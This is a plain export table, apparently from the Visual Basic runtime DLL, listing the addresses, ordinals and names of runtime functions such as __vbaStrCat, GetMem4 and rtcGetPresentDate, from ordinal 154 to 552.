Addr:0F05D04F Ord: 154 (009Ah) Name: __vbaAptOffset
Addr:0F058E7D Ord: 155 (009Bh) Name: __vbaAryConstruct
Addr:0F0D002D Ord: 156 (009Ch) Name: __vbaAryCopy
Addr:0F01E5BA Ord: 157 (009Dh) Name: __vbaAryDestruct
Addr:0F0D0066 Ord: 158 (009Eh) Name: __vbaAryMove
Addr:0F0D3880 Ord: 159 (009Fh) Name: __vbaAryRebase1Var
Addr:0F05C5CE Ord: 160 (00A0h) Name: __vbaAryUnlock
Addr:0F0401F9 Ord: 161 (00A1h) Name: __vbaBoolStr
Addr:0F01B3FD Ord: 162 (00A2h) Name: __vbaBoolVar
Addr:0F100A35 Ord: 163 (00A3h) Name: __vbaBoolVarNull
Addr:0F1003B6 Ord: 164 (00A4h) Name: __vbaCastObj
Addr:0F05CF87 Ord: 165 (00A5h) Name: __vbaCastObjVar
Addr:0F03050C Ord: 166 (00A6h) Name: __vbaCheckType
Addr:0F05FA8A Ord: 167 (00A7h) Name: __vbaCheckTypeVar
Addr:0F01F90B Ord: 168 (00A8h) Name: __vbaChkstk
Addr:0F0D2D1F Ord: 169 (00A9h) Name: __vbaCopyBytes
Addr:0F0E1208 Ord: 170 (00AAh) Name: __vbaCyAbs
Addr:0F0E0F7E Ord: 171 (00ABh) Name: __vbaCyAdd
Addr:0F0DE00C Ord: 172 (00ACh) Name: __vbaCyErrVar
Addr:0F0E1047 Ord: 173 (00ADh) Name: __vbaCyFix
Addr:0F10B3BE Ord: 174 (00AEh) Name: __vbaCyForInit
Addr:0F10B3E7 Ord: 175 (00AFh) Name: __vbaCyForNext
Addr:0F0D904C Ord: 176 (00B0h) Name: __vbaCyI2
Addr:0F0D905B Ord: 177 (00B1h) Name: __vbaCyI4
Addr:0F0E10C8 Ord: 178 (00B2h) Name: __vbaCyInt
Addr:0F0E0FC5 Ord: 179 (00B3h) Name: __vbaCyMul
Addr:0F0E0FF6 Ord: 180 (00B4h) Name: __vbaCyMulI2
Addr:0F0DDFDD Ord: 181 (00B5h) Name: __vbaCySgn

Addr:0F0D8D08 Ord: 182 (00B6h) Name: __vbaCyStr
Addr:0F0E0F93 Ord: 183 (00B7h) Name: __vbaCySub
Addr:0F0D903D Ord: 184 (00B8h) Name: __vbaCyUI1
Addr:0F0DE016 Ord: 185 (00B9h) Name: __vbaCyVar
Addr:0F100284 Ord: 186 (00BAh) Name: ProcCallEngine
Addr:0F04F3E0 Ord: 187 (00BBh) Name: DllFunctionCall
Addr:0F05DF2C Ord: 188 (00BCh) Name: __vbaRecAssign
Addr:0F02591E Ord: 189 (00BDh) Name: __vbaRecDestruct
Addr:0F0D3596 Ord: 190 (00BEh) Name: CopyRecord
Addr:0F0D908B Ord: 191 (00BFh) Name: __vbaDateR4
Addr:0F0D90C0 Ord: 192 (00C0h) Name: __vbaDateR8
Addr:0F0545C3 Ord: 193 (00C1h) Name: __vbaDateStr
Addr:0F06165A Ord: 194 (00C2h) Name: __vbaDateVar
Addr:0F05B550 Ord: 195 (00C3h) Name: TipGetAddressOfPredeclaredInstance
Addr:0F0D38F5 Ord: 196 (00C4h) Name: __vbaDerefAry
Addr:0F05BCCD Ord: 197 (00C5h) Name: __vbaDerefAry1
Addr:0F03873E Ord: 198 (00C6h) Name: __vbaEnd
Addr:0F102FFC Ord: 199 (00C7h) Name: MethCallEngine
Addr:0F01E309 Ord: 200 (00C8h) Name: __vbaErase
Addr:0F0D38A2 Ord: 201 (00C9h) Name: __vbaEraseKeepData
Addr:0F0D38D1 Ord: 202 (00CAh) Name: __vbaEraseNoPop
Addr:0F0D0C66 Ord: 203 (00CBh) Name: __vbaError
Addr:0F0D0C7F Ord: 204 (00CCh) Name: __vbaErrorOverflow
Addr:0F022B59 Ord: 205 (00CDh) Name: __vbaExceptHandler
Addr:0F10A15B Ord: 206 (00CEh) Name: __vbaExitEachAry
Addr:0F10A180 Ord: 207 (00CFh) Name: __vbaExitEachColl
Addr:0F10A13B Ord: 208 (00D0h) Name: __vbaExitEachVar
Addr:0F02B41E Ord: 209 (00D1h) Name: __vbaExitProc
Addr:0F10A1A4 Ord: 210 (00D2h) Name: __vbaFPException
Addr:0F0E1093 Ord: 211 (00D3h) Name: __vbaFPFix
Addr:0F0E111D Ord: 212 (00D4h) Name: __vbaFPInt
Addr:0F0CFCD5 Ord: 213 (00D5h) Name: __vbaFailedFriend
Addr:0F01F890 Ord: 214 (00D6h) Name: __vbaFileClose
Addr:0F03632E Ord: 215 (00D7h) Name: __vbaFileCloseAll
Addr:0F0DEAB7 Ord: 216 (00D8h) Name: __vbaFileLock
Addr:0F0028A1 Ord: 217 (00D9h) Name: __vbaFileOpen
Addr:0F0DE0D8 Ord: 218 (00DAh) Name: __vbaFileSeek
Addr:0F03A53E Ord: 219 (00DBh) Name: __vbaFixstrConstruct
Addr:0F0CFC5A Ord: 220 (00DCh) Name: TipSetOption
Addr:0F109FC1 Ord: 221 (00DDh) Name: __vbaForEachAry
Addr:0F102BAC Ord: 222 (00DEh) Name: __vbaForEachCollAd
Addr:0F102B4E Ord: 223 (00DFh) Name: __vbaForEachCollObj
Addr:0F102BFF Ord: 224 (00E0h) Name: __vbaForEachCollVar
Addr:0F10A046 Ord: 225 (00E1h) Name: __vbaForEachVar

Addr:0F024FE8 Ord: 226 (00E2h) Name: __vbaFreeObjList
Addr:0F0162DA Ord: 227 (00E3h) Name: TipUnloadProject
Addr:0F01F9A8 Ord: 228 (00E4h) Name: __vbaFreeStrList
Addr:0F10182B Ord: 229 (00E5h) Name: __vbaFreeVarList
Addr:0F0D0CAB Ord: 230 (00E6h) Name: TipCreateInstanceProject
Addr:0F0158B9 Ord: 231 (00E7h) Name: EbResetProject
Addr:0F02627A Ord: 232 (00E8h) Name: EbGetHandleOfExecutingProject
Addr:0F0D39B3 Ord: 233 (00E9h) Name: __vbaGenerateBoundsError
Addr:0F0DE306 Ord: 234 (00EAh) Name: __vbaGet3
Addr:0F0DE322 Ord: 235 (00EBh) Name: __vbaGet4
Addr:0F03A579 Ord: 236 (00ECh) Name: __vbaGetFxStr3
Addr:0F0DE3B4 Ord: 237 (00EDh) Name: __vbaGetFxStr4
Addr:0F040650 Ord: 238 (00EEh) Name: __vbaGetOwner3
Addr:0F0DE35D Ord: 239 (00EFh) Name: __vbaGetOwner4
Addr:0F109A05 Ord: 240 (00F0h) Name: __vbaGosub
Addr:0F109A59 Ord: 241 (00F1h) Name: __vbaGosubFree
Addr:0F109A2E Ord: 242 (00F2h) Name: __vbaGosubReturn
Addr:0F0D2D92 Ord: 243 (00F3h) Name: __vbaHresultCheck
Addr:0F0D2DA0 Ord: 244 (00F4h) Name: __vbaHresultCheckNonvirt
Addr:0F02B4EB Ord: 245 (00F5h) Name: __vbaHresultCheckObj
Addr:0F10A21E Ord: 246 (00F6h) Name: __vbaI2Cy
Addr:0F0534BD Ord: 247 (00F7h) Name: __vbaI2ErrVar
Addr:0F10B47D Ord: 248 (00F8h) Name: __vbaI2ForNextCheck
Addr:0F0508A7 Ord: 249 (00F9h) Name: __vbaI2Str
Addr:0F01B9DA Ord: 250 (00FAh) Name: __vbaI2Var
Addr:0F10A230 Ord: 251 (00FBh) Name: __vbaI4Cy
Addr:0F050AF0 Ord: 252 (00FCh) Name: __vbaI4ErrVar
Addr:0F10B4A9 Ord: 253 (00FDh) Name: __vbaI4ForNextCheck
Addr:0F04A6A5 Ord: 254 (00FEh) Name: __vbaI4Str
Addr:0F01BDB4 Ord: 255 (00FFh) Name: __vbaI4Var
Addr:0F00BD94 Ord: 256 (0100h) Name: __vbaInStr
Addr:0F0DF190 Ord: 257 (0101h) Name: __vbaInStrB
Addr:0F0DF060 Ord: 258 (0102h) Name: __vbaInStrVar
Addr:0F0DEF30 Ord: 259 (0103h) Name: __vbaInStrVarB
Addr:0F0DDD41 Ord: 260 (0104h) Name: __vbaInputFile
Addr:0F10302F Ord: 261 (0105h) Name: __vbaLateIdCall
Addr:0F10304B Ord: 262 (0106h) Name: __vbaLateIdCallLd
Addr:0F10B15C Ord: 263 (0107h) Name: __vbaLateIdCallSt
Addr:0F10B1F2 Ord: 264 (0108h) Name: __vbaLateIdNamedCall
Addr:0F05B2A9 Ord: 265 (0109h) Name: EbResetProjectNormal
Addr:0F03BE99 Ord: 266 (010Ah) Name: TipUnloadInstance
Addr:0F10B1A8 Ord: 267 (010Bh) Name: __vbaLateIdNamedCallLd
Addr:0F009EE7 Ord: 268 (010Ch) Name: EbLibraryLoad
Addr:0F0D09C6 Ord: 269 (010Dh) Name: EbLibraryUnload

Addr:0F10B1D1 Ord: 270 (010Eh) Name: __vbaLateIdNamedCallSt
Addr:0F0112D1 Ord: 271 (010Fh) Name: EbLoadRunTime
Addr:0F10B217 Ord: 272 (0110h) Name: __vbaLateIdNamedStAd
Addr:0F1032CD Ord: 273 (0111h) Name: __vbaLateIdSt
Addr:0F00EED8 Ord: 274 (0112h) Name: EbCreateContext
Addr:0F017F68 Ord: 275 (0113h) Name: EbDestroyContext
Addr:0F00EF1C Ord: 276 (0114h) Name: EbSetContextWorkerThread
Addr:0F10B18E Ord: 277 (0115h) Name: __vbaLateIdStAd
Addr:0F10300A Ord: 278 (0116h) Name: __vbaLateMemCall
Addr:0F1024A4 Ord: 279 (0117h) Name: __vbaLateMemCallLd
Addr:0F10B23A Ord: 280 (0118h) Name: __vbaLateMemCallSt
Addr:0F10B2C8 Ord: 281 (0119h) Name: __vbaLateMemNamedCall
Addr:0F10B27E Ord: 282 (011Ah) Name:
__vbaLateMemNamedCallLd
Addr:0F10B2A7 Ord: 283 (011Bh) Name:
__vbaLateMemNamedCallSt
Addr:0F10B2ED Ord: 284 (011Ch) Name:
__vbaLateMemNamedStAd
Addr:0F10322E Ord: 285 (011Dh) Name: __vbaLateMemSt
Addr:0F10B25B Ord: 286 (011Eh) Name: __vbaLateMemStAd
Addr:0F01BE08 Ord: 287 (011Fh) Name: __vbaLbound
Addr:0F00BD80 Ord: 288 (0120h) Name: __vbaLenBstr
Addr:0F0DED54 Ord: 289 (0121h) Name: __vbaLenBstrB
Addr:0F0DEBF0 Ord: 290 (0122h) Name: __vbaLenVar
Addr:0F0DEC7F Ord: 291 (0123h) Name: __vbaLenVarB
Addr:0F0DCE29 Ord: 292 (0124h) Name: __vbaLineInputStr
Addr:0F0DCF1A Ord: 293 (0125h) Name: __vbaLineInputVar
Addr:0F03A5C8 Ord: 294 (0126h) Name: __vbaLsetFixstr
Addr:0F0E0F36 Ord: 295 (0127h) Name: __vbaLsetFixstrFree
Addr:0F0DF669 Ord: 296 (0128h) Name: __vbaMidStmtBstr
Addr:0F0DF754 Ord: 297 (0129h) Name: __vbaMidStmtBstrB
Addr:0F01612B Ord: 298 (012Ah) Name: EbIsProjectOnStack
Addr:0F01BB58 Ord: 299 (012Bh) Name: TipCreateInstanceEx
Addr:0F05E479 Ord: 300 (012Ch) Name: GetMem2
Addr:0F0E89D6 Ord: 301 (012Dh) Name: GetMem4
Addr:0F0E89E7 Ord: 302 (012Eh) Name: GetMem8
Addr:0F0E8A19 Ord: 303 (012Fh) Name: GetMemStr
Addr:0F0E8A54 Ord: 304 (0130h) Name: GetMemVar
Addr:0F0E89FE Ord: 305 (0131h) Name: GetMemObj
Addr:0F03BF96 Ord: 306 (0132h) Name: PutMem2
Addr:0F0E8AFF Ord: 307 (0133h) Name: PutMem4
Addr:0F0E8B0E Ord: 308 (0134h) Name: PutMem8
Addr:0F0E8C15 Ord: 309 (0135h) Name: PutMemStr
Addr:0F0E8C5D Ord: 310 (0136h) Name: PutMemVar
Addr:0F0E8B24 Ord: 311 (0137h) Name: PutMemObj

Addr:0F0E8DAA Ord: 312 (0138h) Name: SetMemVar
Addr:0F0E8D83 Ord: 313 (0139h) Name: SetMemObj
Addr:0F0E8A73 Ord: 314 (013Ah) Name: GetMemNewObj
Addr:0F0E8D19 Ord: 315 (013Bh) Name: PutMemNewObj
Addr:0F0E8E3E Ord: 316 (013Ch) Name: SetMemNewObj
Addr:0F0E89C5 Ord: 317 (013Dh) Name: GetMem1
Addr:0F0E8AF0 Ord: 318 (013Eh) Name: PutMem1
Addr:0F0E8AD5 Ord: 319 (013Fh) Name: GetMemEvent
Addr:0F0E8D73 Ord: 320 (0140h) Name: PutMemEvent
Addr:0F03A29B Ord: 321 (0141h) Name: SetMemEvent
Addr:0F0DF697 Ord: 322 (0142h) Name: __vbaMidStmtVar
Addr:0F0DF6BF Ord: 323 (0143h) Name: __vbaMidStmtVarB
Addr:0F0D5FA2 Ord: 324 (0144h) Name: __vbaNameFile
Addr:0F01BE9C Ord: 325 (0145h) Name: __vbaNew2
Addr:0F02B448 Ord: 326 (0146h) Name: __vbaNew
Addr:0F109E6C Ord: 327 (0147h) Name: __vbaNextEachAry
Addr:0F103345 Ord: 328 (0148h) Name: __vbaNextEachCollAd
Addr:0F1032E6 Ord: 329 (0149h) Name: __vbaNextEachCollObj
Addr:0F103252 Ord: 330 (014Ah) Name: __vbaNextEachCollVar
Addr:0F10A0F1 Ord: 331 (014Bh) Name: __vbaNextEachVar
Addr:0F0D2C73 Ord: 332 (014Ch) Name: __vbaObjAddref
Addr:0F00361F Ord: 333 (014Dh) Name: __vbaObjIs
Addr:0F01E2F2 Ord: 334 (014Eh) Name: __vbaObjSet
Addr:0F022D5E Ord: 335 (014Fh) Name: __vbaObjSetAddref
Addr:0F03361F Ord: 336 (0150h) Name: __vbaObjVar
Addr:0F01F952 Ord: 337 (0151h) Name: __vbaOnError
Addr:0F0D00A6 Ord: 338 (0152h) Name: __vbaOnGoCheck
Addr:0F01F2E7 Ord: 339 (0153h) Name: __vbaPowerR8
Addr:0F003D3F Ord: 340 (0154h) Name: __vbaPrintFile
Addr:0F04082B Ord: 341 (0155h) Name: __vbaPrintObj
Addr:0F036232 Ord: 342 (0156h) Name: __vbaPut3
Addr:0F0DE340 Ord: 343 (0157h) Name: __vbaPut4
Addr:0F0DE39A Ord: 344 (0158h) Name: __vbaPutFxStr3
Addr:0F0DE3D0 Ord: 345 (0159h) Name: __vbaPutFxStr4
Addr:0F0407B8 Ord: 346 (015Ah) Name: __vbaPutOwner3
Addr:0F0DE37C Ord: 347 (015Bh) Name: __vbaPutOwner4
Addr:0F0D9069 Ord: 348 (015Ch) Name: __vbaR4Cy
Addr:0F0DE020 Ord: 349 (015Dh) Name: __vbaR4ErrVar
Addr:0F10B4D1 Ord: 350 (015Eh) Name: __vbaR4ForNextCheck
Addr:0F0DDF7E Ord: 351 (015Fh) Name: __vbaR4Sgn
Addr:0F0D8CA0 Ord: 352 (0160h) Name: __vbaR4Str
Addr:0F0356D3 Ord: 353 (0161h) Name: __vbaR4Var
Addr:0F02FB8B Ord: 354 (0162h) Name: __vbaR8Cy
Addr:0F0DE02A Ord: 355 (0163h) Name: __vbaR8ErrVar
Addr:0F0E10A5 Ord: 356 (0164h) Name: __vbaR8FixI2

Addr:0F039F4E Ord: 357 (0165h) Name: __vbaR8FixI4
Addr:0F10B50A Ord: 358 (0166h) Name: __vbaR8ForNextCheck
Addr:0F0E112F Ord: 359 (0167h) Name: __vbaR8IntI2
Addr:0F0E1152 Ord: 360 (0168h) Name: __vbaR8IntI4
Addr:0F0DDFA9 Ord: 361 (0169h) Name: __vbaR8Sgn
Addr:0F0D8CD4 Ord: 362 (016Ah) Name: __vbaR8Str
Addr:0F01EFF5 Ord: 363 (016Bh) Name: __vbaR8Var
Addr:0F10B175 Ord: 364 (016Ch) Name: __vbaRaiseEvent
Addr:0F0D35E4 Ord: 365 (016Dh) Name: __vbaRecAnsiToUni
Addr:0F0D361E Ord: 366 (016Eh) Name: __vbaRecDestructAnsi
Addr:0F0D35AA Ord: 367 (016Fh) Name: __vbaRecUniToAnsi
Addr:0F01C113 Ord: 368 (0170h) Name: __vbaRedim
Addr:0F042A56 Ord: 369 (0171h) Name: __vbaRedimPreserve
Addr:0F0D3995 Ord: 370 (0172h) Name: __vbaRedimPreserveVar
Addr:0F0D3977 Ord: 371 (0173h) Name: __vbaRedimVar
Addr:0F01EF4A Ord: 372 (0174h) Name: __vbaRefVarAry
Addr:0F0DBCE5 Ord: 373 (0175h) Name: __vbaResume
Addr:0F0DF398 Ord: 374 (0176h) Name: __vbaRsetFixstr
Addr:0F0E0F5A Ord: 375 (0177h) Name: __vbaRsetFixstrFree
Addr:0F058DAB Ord: 376 (0178h) Name: __vbaSetSystemError
Addr:0F0CFC96 Ord: 377 (0179h) Name: __vbaStopExe
Addr:0F102D92 Ord: 378 (017Ah) Name: __vbaStr2Vec
Addr:0F0CFEFD Ord: 379 (017Bh) Name: __vbaStrAryToAnsi
Addr:0F0CFF13 Ord: 380 (017Ch) Name: __vbaStrAryToUnicode
Addr:0F0D843C Ord: 381 (017Dh) Name: __vbaStrBool
Addr:0F00208F Ord: 382 (017Eh) Name: __vbaStrCat
Addr:0F01F8F6 Ord: 383 (017Fh) Name: __vbaStrCmp
Addr:0F003563 Ord: 384 (0180h) Name: __vbaStrComp
Addr:0F0DF5D4 Ord: 385 (0181h) Name: __vbaStrCompVar
Addr:0F0D84FC Ord: 386 (0182h) Name: __vbaStrCy
Addr:0F0D84B8 Ord: 387 (0183h) Name: __vbaStrDate
Addr:0F0E0F14 Ord: 388 (0184h) Name: __vbaStrFixstr
Addr:0F0129F8 Ord: 389 (0185h) Name: __vbaStrI2
Addr:0F01BECF Ord: 390 (0186h) Name: __vbaStrI4
Addr:0F0E0EB4 Ord: 391 (0187h) Name: __vbaStrLike
Addr:0F0438CE Ord: 392 (0188h) Name: __vbaStrR4
Addr:0F04024E Ord: 393 (0189h) Name: __vbaStrR8
Addr:0F0E0E9F Ord: 394 (018Ah) Name: __vbaStrTextCmp
Addr:0F0E0EC9 Ord: 395 (018Bh) Name: __vbaStrTextLike
Addr:0F0CFD43 Ord: 396 (018Ch) Name: __vbaStrToAnsi
Addr:0F0CFD14 Ord: 397 (018Dh) Name: __vbaStrToUnicode
Addr:0F0D8481 Ord: 398 (018Eh) Name: __vbaStrUI1
Addr:0F0D8533 Ord: 399 (018Fh) Name: __vbaStrVarCopy
Addr:0F03634A Ord: 400 (0190h) Name:
EVENT_SINK_QueryInterface

Addr:0F02299D Ord: 401 (0191h) Name: EVENT_SINK_AddRef
Addr:0F037FD1 Ord: 402 (0192h) Name: EVENT_SINK_Release
Addr:0F0CFB3F Ord: 403 (0193h) Name: EVENT_SINK_GetIDsOfNames
Addr:0F03BB08 Ord: 404 (0194h) Name: EVENT_SINK_Invoke
Addr:0F0262A1 Ord: 405 (0195h) Name: __vbaStrVarMove
Addr:0F05A825 Ord: 406 (0196h) Name: __vbaStrVarVal
Addr:0F10A20C Ord: 407 (0197h) Name: __vbaUI1Cy
Addr:0F0DDFF8 Ord: 408 (0198h) Name: __vbaUI1ErrVar
Addr:0F0D901D Ord: 409 (0199h) Name: __vbaUI1Str
Addr:0F014C08 Ord: 410 (019Ah) Name: BASIC_CLASS_QueryInterface
Addr:0F0025FE Ord: 411 (019Bh) Name: BASIC_CLASS_AddRef
Addr:0F01DC6F Ord: 412 (019Ch) Name: BASIC_CLASS_Release
Addr:0F054DA8 Ord: 413 (019Dh) Name: BASIC_CLASS_GetIDsOfNames
Addr:0F054792 Ord: 414 (019Eh) Name: BASIC_CLASS_Invoke
Addr:0F0DE002 Ord: 415 (019Fh) Name: __vbaUI1Var
Addr:0F01BD72 Ord: 416 (01A0h) Name: __vbaUbound
Addr:0F0D2D6D Ord: 417 (01A1h) Name: __vbaUnkVar
Addr:0F102A2D Ord: 418 (01A2h) Name: __vbaVar2Vec
Addr:0F10A2E0 Ord: 419 (01A3h) Name: __vbaVarAbs
Addr:0F0CF8C1 Ord: 420 (01A4h) Name: BASIC_DISPINTERFACE_GetTICount
Addr:0F0CF8D0 Ord: 421 (01A5h) Name: BASIC_DISPINTERFACE_GetTypeInfo
Addr:0F100ECC Ord: 422 (01A6h) Name: __vbaVarAdd
Addr:0F100AB2 Ord: 423 (01A7h) Name: __vbaVarAnd
Addr:0F004B24 Ord: 424 (01A8h) Name: __vbaVarCat
Addr:0F10BA7F Ord: 425 (01A9h) Name: __vbaVarCmpEq
Addr:0F10BAB5 Ord: 426 (01AAh) Name: __vbaVarCmpGe
Addr:0F10BAEB Ord: 427 (01ABh) Name: __vbaVarCmpGt
Addr:0F10BB21 Ord: 428 (01ACh) Name: __vbaVarCmpLe
Addr:0F10BB57 Ord: 429 (01ADh) Name: __vbaVarCmpLt
Addr:0F0437B7 Ord: 430 (01AEh) Name: Zombie_QueryInterface
Addr:0F03C29A Ord: 431 (01AFh) Name: Zombie_AddRef
Addr:0F043368 Ord: 432 (01B0h) Name: Zombie_Release
Addr:0F0CFBB7 Ord: 433 (01B1h) Name: Zombie_GetTypeInfoCount
Addr:0F0CFBAF Ord: 434 (01B2h) Name: Zombie_GetTypeInfo
Addr:0F0CFBBF Ord: 435 (01B3h) Name: Zombie_GetIDsOfNames
Addr:0F0CFBC7 Ord: 436 (01B4h) Name: Zombie_Invoke
Addr:0F1020B8 Ord: 437 (01B5h) Name: __vbaVarCmpNe
Addr:0F06168C Ord: 438 (01B6h) Name: __vbaVarDateVar
Addr:0F10137B Ord: 439 (01B7h) Name: __vbaVarDiv

Addr:0F0CFAFF Ord: 440 (01B8h) Name: EVENT_SINK2_AddRef
Addr:0F0CFB1F Ord: 441 (01B9h) Name: EVENT_SINK2_Release
Addr:0F10B69A Ord: 442 (01BAh) Name: __vbaVarEqv
Addr:0F0D8FE2 Ord: 443 (01BBh) Name: __vbaVarErrI4
Addr:0F10A43C Ord: 444 (01BCh) Name: __vbaVarFix
Addr:0F103395 Ord: 445 (01BDh) Name: __vbaVarForInit
Addr:0F1034CF Ord: 446 (01BEh) Name: __vbaVarForNext
Addr:0F1020EB Ord: 447 (01BFh) Name: __vbaVarIdiv
Addr:0F10B737 Ord: 448 (01C0h) Name: __vbaVarImp
Addr:0F01EFD9 Ord: 449 (01C1h) Name: __vbaVarIndexLoad
Addr:0F058D54 Ord: 450 (01C2h) Name: __vbaVarIndexLoadRef
Addr:0F0D39BA Ord: 451 (01C3h) Name:
__vbaVarIndexLoadRefLock
Addr:0F0D39E4 Ord: 452 (01C4h) Name: __vbaVarIndexStore
Addr:0F0D39FE Ord: 453 (01C5h) Name: __vbaVarIndexStoreObj
Addr:0F10A538 Ord: 454 (01C6h) Name: __vbaVarInt
Addr:0F0E0E45 Ord: 455 (01C7h) Name: __vbaVarLike
Addr:0F0E0EDE Ord: 456 (01C8h) Name: __vbaVarLikeVar
Addr:0F103154 Ord: 457 (01C9h) Name: __vbaVarMod
Addr:0F101986 Ord: 458 (01CAh) Name: __vbaVarMul
Addr:0F102AA9 Ord: 459 (01CBh) Name: __vbaVarNeg
Addr:0F102EFC Ord: 460 (01CCh) Name: __vbaVarNot
Addr:0F10B543 Ord: 461 (01CDh) Name: __vbaVarOr
Addr:0F101FBC Ord: 462 (01CEh) Name: __vbaVarPow
Addr:0F0D2C88 Ord: 463 (01CFh) Name: __vbaVarSetObj
Addr:0F05C3AA Ord: 464 (01D0h) Name: __vbaVarSetObjAddref
Addr:0F0D2CB4 Ord: 465 (01D1h) Name: __vbaVarSetUnk
Addr:0F0D2CE0 Ord: 466 (01D2h) Name: __vbaVarSetUnkAddref
Addr:0F0496B1 Ord: 467 (01D3h) Name: __vbaVarSetVar
Addr:0F0D2D09 Ord: 468 (01D4h) Name: __vbaVarSetVarAddref
Addr:0F1024CD Ord: 469 (01D5h) Name: __vbaVarSub
Addr:0F10BB8D Ord: 470 (01D6h) Name: __vbaVarTextCmpEq
Addr:0F10BBF9 Ord: 471 (01D7h) Name: __vbaVarTextCmpGe
Addr:0F10BC2F Ord: 472 (01D8h) Name: __vbaVarTextCmpGt
Addr:0F10BC65 Ord: 473 (01D9h) Name: __vbaVarTextCmpLe
Addr:0F10BC9B Ord: 474 (01DAh) Name: __vbaVarTextCmpLt
Addr:0F10BBC3 Ord: 475 (01DBh) Name: __vbaVarTextCmpNe
Addr:0F0E0E72 Ord: 476 (01DCh) Name: __vbaVarTextLike
Addr:0F0E0EF9 Ord: 477 (01DDh) Name: __vbaVarTextLikeVar
Addr:0F10B9E9 Ord: 478 (01DEh) Name: __vbaVarTextTstEq
Addr:0F10BA1B Ord: 479 (01DFh) Name: __vbaVarTextTstGe
Addr:0F10BA34 Ord: 480 (01E0h) Name: __vbaVarTextTstGt
Addr:0F10BA4D Ord: 481 (01E1h) Name: __vbaVarTextTstLe
Addr:0F10BA66 Ord: 482 (01E2h) Name: __vbaVarTextTstLt
Addr:0F10BA02 Ord: 483 (01E3h) Name: __vbaVarTextTstNe

Addr:0F10B99E Ord: 484 (01E4h) Name: __vbaVarTstEq
Addr:0F10B9B7 Ord: 485 (01E5h) Name: __vbaVarTstGe
Addr:0F101F8A Ord: 486 (01E6h) Name: __vbaVarTstGt
Addr:0F10B9D0 Ord: 487 (01E7h) Name: __vbaVarTstLe
Addr:0F1032B4 Ord: 488 (01E8h) Name: __vbaVarTstLt
Addr:0F10209F Ord: 489 (01E9h) Name: __vbaVarTstNe
Addr:0F10B5FF Ord: 490 (01EAh) Name: __vbaVarXor
Addr:0F109CC3 Ord: 491 (01EBh) Name: __vbaVargObj
Addr:0F109D2B Ord: 492 (01ECh) Name: __vbaVargObjAddref
Addr:0F109D93 Ord: 493 (01EDh) Name: __vbaVargUnk
Addr:0F109DF5 Ord: 494 (01EEh) Name: __vbaVargUnkAddref
Addr:0F0D2D45 Ord: 495 (01EFh) Name: __vbaVerifyVarObj
Addr:0F0D65BC Ord: 496 (01F0h) Name: __vbaWriteFile
Addr:0F0E78A1 Ord: 497 (01F1h) Name: _adj_fdiv_m16i
Addr:0F0E7809 Ord: 498 (01F2h) Name: _adj_fdiv_m32
Addr:0F0E78D5 Ord: 499 (01F3h) Name: _adj_fdiv_m32i
Addr:0F0E7855 Ord: 500 (01F4h) Name: _adj_fdiv_m64
Addr:0F0E7344 Ord: 501 (01F5h) Name: _adj_fdiv_r
Addr:0F0E79A1 Ord: 502 (01F6h) Name: _adj_fdivr_m16i
Addr:0F0E7909 Ord: 503 (01F7h) Name: _adj_fdivr_m32
Addr:0F0E79D5 Ord: 504 (01F8h) Name: _adj_fdivr_m32i
Addr:0F0E7955 Ord: 505 (01F9h) Name: _adj_fdivr_m64
Addr:0F0E7F91 Ord: 506 (01FAh) Name: _adj_fpatan
Addr:0F0E7C24 Ord: 507 (01FBh) Name: _adj_fprem
Addr:0F0E7EDC Ord: 508 (01FCh) Name: _adj_fprem1
Addr:0F0E7F94 Ord: 509 (01FDh) Name: _adj_fptan
Addr:0F0EA765 Ord: 510 (01FEh) Name: _allmul
Addr:0F00B87E Ord: 512 (0200h) Name: rtcLeftBstr
Addr:0F00B8FD Ord: 513 (0201h) Name: rtcLeftVar
Addr:0F012425 Ord: 514 (0202h) Name: rtcRightBstr
Addr:0F0123C4 Ord: 515 (0203h) Name: rtcRightVar
Addr:0F03C89B Ord: 516 (0204h) Name: rtcAnsiValueBstr
Addr:0F03A4D7 Ord: 517 (0205h) Name: rtcLowerCaseBstr
Addr:0F03A479 Ord: 518 (0206h) Name: rtcLowerCaseVar
Addr:0F0122F0 Ord: 519 (0207h) Name: rtcTrimBstr
Addr:0F0DF23C Ord: 520 (0208h) Name: rtcTrimVar
Addr:0F0DF2B5 Ord: 521 (0209h) Name: rtcLeftTrimBstr
Addr:0F0DF2DA Ord: 522 (020Ah) Name: rtcLeftTrimVar
Addr:0F0DF4BC Ord: 523 (020Bh) Name: rtcRightTrimBstr
Addr:0F0DF4E1 Ord: 524 (020Ch) Name: rtcRightTrimVar
Addr:0F0DF81E Ord: 525 (020Dh) Name: rtcSpaceBstr
Addr:0F0DF860 Ord: 526 (020Eh) Name: rtcSpaceVar
Addr:0F0DF88E Ord: 527 (020Fh) Name: rtcUpperCaseBstr
Addr:0F0DF8B3 Ord: 528 (0210h) Name: rtcUpperCaseVar
Addr:0F01272A Ord: 529 (0211h) Name: rtcKillFiles

Addr:0F0D5C7F Ord: 530 (0212h) Name: rtcChangeDir
Addr:0F0D5CA2 Ord: 531 (0213h) Name: rtcMakeDir
Addr:0F0D5CB3 Ord: 532 (0214h) Name: rtcRemoveDir
Addr:0F0D6033 Ord: 533 (0215h) Name: rtcChangeDrive
Addr:0F0D3A18 Ord: 534 (0216h) Name: rtcBeep
Addr:0F022D75 Ord: 535 (0217h) Name: rtcGetTimer
Addr:0F050519 Ord: 536 (0218h) Name: rtcStrFromVar
Addr:0F01BCE6 Ord: 537 (0219h) Name: rtcBstrFromAnsi
Addr:0F0D6626 Ord: 538 (021Ah) Name: rtcPackDate
Addr:0F0D668A Ord: 539 (021Bh) Name: rtcPackTime
Addr:0F0D66F4 Ord: 540 (021Ch) Name: rtcGetDateValue
Addr:0F0D676C Ord: 541 (021Dh) Name: rtcGetTimeValue
Addr:0F0D686F Ord: 542 (021Eh) Name: rtcGetDayOfMonth
Addr:0F0D6931 Ord: 543 (021Fh) Name: rtcGetHourOfDay
Addr:0F0D6978 Ord: 544 (0220h) Name: rtcGetMinuteOfHour
Addr:0F0D6828 Ord: 545 (0221h) Name: rtcGetMonthOfYear
Addr:0F01B4AC Ord: 546 (0222h) Name: rtcGetPresentDate
Addr:0F0D69BF Ord: 547 (0223h) Name: rtcGetSecondOfMinute
Addr:0F0D6A8A Ord: 548 (0224h) Name: rtcSetDateVar
Addr:0F0D6AD7 Ord: 549 (0225h) Name: rtcSetDateBstr
Addr:0F0D6CD5 Ord: 550 (0226h) Name: rtcSetTimeVar
Addr:0F0D6D30 Ord: 551 (0227h) Name: rtcSetTimeBstr
Addr:0F0D68B6 Ord: 552 (0228h) Name: rtcGetDayOfWeek
